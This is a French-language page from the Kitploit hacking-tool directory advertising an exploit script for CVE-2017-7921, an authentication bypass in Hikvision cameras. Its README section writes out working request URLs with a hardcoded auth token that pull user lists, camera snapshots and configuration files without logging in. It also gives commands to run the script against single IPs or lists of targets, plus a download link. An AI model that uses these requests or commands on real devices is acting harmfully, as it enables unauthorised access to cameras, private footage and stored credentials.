
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2017-7921-EXP — Exploit pour CVE-2017-7921 ciblant les appareils Hikvision avec une authentification inappropriée. Récupère les listes d'utilisateurs, les instantanés de caméra et les fichiers de configuration via des requêtes HTTP artisanales. | Kitploit
Outils/GitHubGitHub/inj3ction/cve-2017-7921-exp
Escalade de PrivilègesSécurité IoTAnalyse des VulnérabilitésExploitationExploitation d'Applications WebCollecte d'Informations
GitHubinj3ction/cve-2017-7921-exp

CVE-2017-7921-EXP

Exploit pour CVE-2017-7921 ciblant les appareils Hikvision avec une authentification inappropriée. Récupère les listes d'utilisateurs, les instantanés de caméra et les fichiers de configuration via des requêtes HTTP artisanales.

Voir le dépôt
21il y a 4 ansPas encore vérifié

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →
Partager

CVE-2017-7921 Exploitation

Un problème d'authentification incorrecte a été découvert dans les appareils Hikvision.

​ La vulnérabilité d'authentification incorrecte se produit lorsqu'une application n'authentifie pas correctement ou suffisamment les utilisateurs.

​ Cela peut permettre à un utilisateur malveillant d'élever ses privilèges sur le système et d'accéder à des informations sensibles.

       # inj3ction

​ https://seclists.org/fulldisclosure/2017/Sep/23

​ Détails de la vulnérabilité :

​ ----------------------

​ Récupérer la liste de tous les utilisateurs et leurs rôles :

​ http://camera.ip/Security/users?auth=YWRtaW46MTEK

​ Obtenir un instantané de la caméra sans authentification :

​ http://camera.ip/onvif-http/snapshot?auth=YWRtaW46MTEK

​ Et le pire, on peut télécharger la configuration de la caméra :

​ http://camera.ip/System/configurationFile?auth=YWRtaW46MTEK

Installation des dépendances

python3 -m pip install -r requirements.txt

Utilisation

python3 CVE_2017_7921_EXP.py -t xxx.xx.xx.xx run
python3 CVE_2017_7921_EXP.py -t ./targets.txt run

Capture d'écran

Télécharger l’outil